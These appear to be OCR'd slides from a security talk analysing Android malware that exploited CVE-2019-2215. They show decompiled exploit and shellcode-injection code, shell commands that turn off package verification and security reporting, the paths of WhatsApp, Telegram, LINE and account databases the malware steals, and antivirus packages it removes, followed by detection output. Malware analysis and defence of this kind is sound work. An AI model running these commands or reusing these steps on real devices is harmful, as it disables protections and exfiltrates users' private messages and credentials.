
```
is_current_mapping_size_found = 0;
i = 0;
while ( i <= 199 )
{
  curr_addr = security_compute_validatetrans + 4 * i;
  curr_ins = arb_read_wrapper_4_byte(curr_addr);
  switch ( check_instruction_type(curr_ins) )
  {
    case 1:                                   // Instruction ADRP
      if ( is_current_mapping_size_found )
      {
        curr_4_byte = arb_read_wrapper_4_byte(curr_addr);
        next_4_byte = arb_read_wrapper_4_byte(curr_addr + 4);
        if ( extract_policy_db(curr_addr, curr_4_byte, next_4_byte, selinux_info) )
        {
          return -1;
        }
        else
        {
          return 0;
        }
```

Post Exploitation



```
smdexe_shellcode_text_start = 0;
smdexe_shellcode_text_len = 0LL;
if ( prepare_shellcode("/system/bin/smdexe", &smdexe_shellcode_text_start,
&smdexe_shellcode_text_len) )
{
  return -1;
}
...
map_and_clear_ro(
  "/system/bin/simpleperf",
  simpleperf_code_start,
  simpleperf_code_len,
  &simpleperf_org_info,
  task_mm);
patch_process("/system/bin/smdexe", smdexe_shellcode_text_start, smdexe_shellcode_text_len,
&smdexe_org_info, task_mm);
send_pipe_file_descriptors(); // Send file descriptors (e.g. pan bypass pipe, rw pipe etc.) to
the controlled /system/bin/smdexe process.
```

Post Exploitation



Exploit Process

Inject shellcode

smdexe process

Execute backdoor for rooting

implant backdoor

simpleperf file

Post Exploitation

- Upload messages, accounts
- Disable system security
- Uninstall 3rd party AV

```
/data/data/com.whatsapp/databases/msgstore.db
/data/data/com.whatsapp/databases/msgstore.db-wal
/data/data/jp.naver.line.android/databases/naver_line
/data/data/org.telegram.messenger/files/cache4.db
/data/data/org.telegram.messenger/files/cache4.db-wal
/data/data/org.telegram.messenger/files/tgnet.dat
/data/misc/wifi/WifiConfigSotreData.xml
/data/system/users/0/accounts.db
/data/system_ce/0/accounts_ce.db
/data/system_de/0/accounts_de.db
```

Post Exploitation

- Upload messages, accounts
- Disable system security
- Uninstall 3rd party AV


```
pm disable com.policydm                (Security policy updates)
settings put secure package_verifier_user_consent -1
settings put global package_verifier_user_consent -1
settings put secure install_non_market_apps 1
settings put system send_security_reports 0
settings put global package_verifier_enable 0
settings put global upload_apk_enable 0
settings put global send_action_app_error 0
setprop persist.app.permission.monitor 0
```

Post Exploitation

- Upload messages, accounts
- Disable system security
- Uninstall 3rd party AV

```
com.avast.android.mobilesecurity
com.antiy.avl
com.antiy.avlpro
com.sophos.smsec
com.antivirus
```

CVE-2019-2215 and Google Play



Project Zero: Bad Binder: Andr
googleprojectzero.blogspot.com/2019/11/bad-binder-android-in-wild-exploit.html
More

Project Zero

News and updates from the Project Zero team at Google

Thursday, November 21, 2019


Bad Binder: Android In-The-Wild Exploit


Posted by Maddie Stone, Project Zero

Introduction

On October 3, 2019, we disclosed issue 1942 (CVE-2019-2215), which is a use-after-free in Binder

CVE-2019-2215 and Google Play


Organize and display media
Viewer Kit capable is to display variety of images and videos, including organising albums and transfer between each album.



```
sion.RECORD_AUDIO"/>
sion.WAKE_LOCK"/>
sion.CAMERA"/>
sion.INTERNET"/>
sion.ACCESS_FINE_LOCATION"/>
roid.c2dm.permission.RECEIVE"/>
sion.ACCESS_WIFI_STATE"/>
sion.ACCESS_COARSE_LOCATION"/>
sion.ACCESS_NETWORK_STATE"/>
owser.permission.READ_HISTORY_BOOKMARKS"/>
camera" hapwr0:required="false"/>
uncher.permission.UNINSTALL_SHORTCUT"/>
argetSdkVersion="26"/>
sion.RECEIVE_BOOT_COMPLETED"/>
sion.WRITE_EXTERNAL_STORAGE"/>
camera.autofocus" hapwr0:required="false"/>
sion.READ_EXTERNAL_STORAGE"/>
sion.GET_ACCOUNTS"/>
sion.READ_PHONE_STATE"/>
sion.CALL_PHONE"/>
sion.BLUETOOTH"/>
sion.READ_CONTACTS"/>
```

Payload Similarities


- Self-loading ELFs

```
RAM:0000000000000000 01 00 00 10           ADR        X1, loc_0
RAM:0000000000000004 62 00 00 58           LDR        X2, =loc_7ED8
RAM:0000000000000008 42 00 01 8B           ADD        X2, X2, X1
RAM:000000000000000C 40 00 1F D6           BR         X2
-------------------------------------------------------------------
RAM:0000000000000010 D8 7E 00 00+off_10    DCQ        loc_7ED8
```

- Injecting into privileged processes


Payload Similarities

- Using Google Cloud as C2
- Disable security settings
- Files to copy
- Apps to uninstall
- Spelling mistakes
  - /data/misc/wifi/WifiConfigSotreData.xml




```
65 74 74 69 6e 67 73 20 70 75 74 20 73 65 63 | settings put sec
72 65 20 69 6e 73 74 61 6c 6c 5f 6e 6f 6e 5f | ure install_non_
   72 6b 65 74 5f 61 70 70 73 20 31 00 00 00 | market_apps 1...
65 74 74 69 6e 67 73 20 70 75 74 20 73 79 73 | settings put sys
65 6d 20 73 61 6d 73 75 6e 67 5f 65 72 72 6f | tem samsung_erro
6c 6f 67 5f 61 67 72 65 65 20 30 00 00 00 00 | rlog_agree 0....
65 74 74 69 6e 67 73 20 70 75 74 20 73 79 73 | settings put sys
65 6d 20 73 65 6e 64 5f 73 65 63 75 72 69 74 | tem send_securit
5f 72 65 70 6f 72 74 73 20 30 00 00 00 00 00 | y_reports 0.....
65 74 74 69 6e 67 73 20 70 75 74 20 67 6c 6f | settings put glo
61 6c 20 70 61 63 6b 61 67 65 5f 76 65 72 69 | bal package_veri
69 65 72 5f 65 6e 61 62 6c 65 20 30 00 00 00 | fier_enable 0...
65 74 74 69 6e 67 73 20 70 75 74 20 67 6c 6f | settings put glo
61 6c 20 75 70 6c 6f 61 64 5f 61 70 6b 5f 65 | bal upload_apk_e
   62 6c 65 20 30 00 73 65 74 74 69 6e 67 73 | nable 0.settings
70 75 74 20 67 6c 6f 62 61 6c 20 73 65 6e 64 |  put global send
```

Defending Android




```
[memory_payload_detector]
mprotect(RWX)
    CrRendererMain (7575:7594): sys_mprotect (addr=0x5c6a5000, len=4096, prot=7)  = 0
return-to-payload (0x5c6a5000 + 0x28)
    CrRendererMain (7575:7594): sys_mprotect (addr=0xb961c000, len=0x4a45c, prot=7)  = 0
mprotect(RWX)
    CrRendererMain (7575:7594): sys_mprotect (addr=0xb961c000, len=0x4a45c, prot=7)  = 0
return-to-payload (0xb961c000 + 0x196ac)
    CrRendererMain (7575:7594): sys_read (fd=66, count=1, buf=b'0')  = 1
mprotect(RWX)
    CrRendererMain (7575:7594): sys_mprotect (addr=0xce8e7000, len=0x2a000, prot=7)  = 0
```

Defending Android




```
[memory_payload_detector]
mprotect(RWX)
    CrRendererMain (7575:7594): sys_mprotect (addr=0x5c6a5000, len=4096, prot=7)  = 0
return-to-payload (0x5c6a5000 + 0x28)
    CrRendererMain (7575:7594): sys_mprotect (addr=0xb961c000, len=0x4a45c, prot=7)  = 0
mprotect(RWX)
    CrRendererMain (7575:7594): sys_mprotect (addr=0xb961c000, len=0x4a45c, prot=7)  = 0
return-to-payload (0xb961c000 + 0x196ac)
    CrRendererMain (7575:7594): sys_read (fd=66, count=1, buf=b'0')  = 1
mprotect(RWX)
    CrRendererMain (7575:7594): sys_mprotect (addr=0xce8e7000, len=0x2a000, prot=7)  = 0
```

Defending Android



```
00000000  38 40 61 b9 38 00 00 00  08 50 6a 5c 00 50 6a 5c  |8@a.8....Pj\.Pj\|
00000010  04 00 a0 e1 14 40 0f e5  20 10 1f e5 20 20 1f e5  |.....@.. ...  ..|
00000020  1c 60 0f e5 08 00 40 e2  00 00 52 e3 03 00 00 0a  |.`....@...R.....|
00000030  01 30 d1 e4 01 30 c0 e4  01 20 42 e2 f9 ff ff ea  |.0...0... B.....|
00000040  08 10 4f e2 00 20 9f e5  02 f0 81 e0 c0 99 01 00  |..O.. ..........|
00000050  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000060  03 00 28 00 01 00 00 00  00 00 00 00 34 00 00 00  |..(.........4...|
00000070  74 a0 04 00 00 02 00 05  34 00 20 00 07 00 28 00  |t.......4. ...(.|
00000080  17 00 16 00 06 00 00 00  34 00 00 00 34 00 00 00  |........4...4...|
00000090  34 00 00 00 e0 00 00 00  e0 00 00 00 04 00 00 00  |4...............|
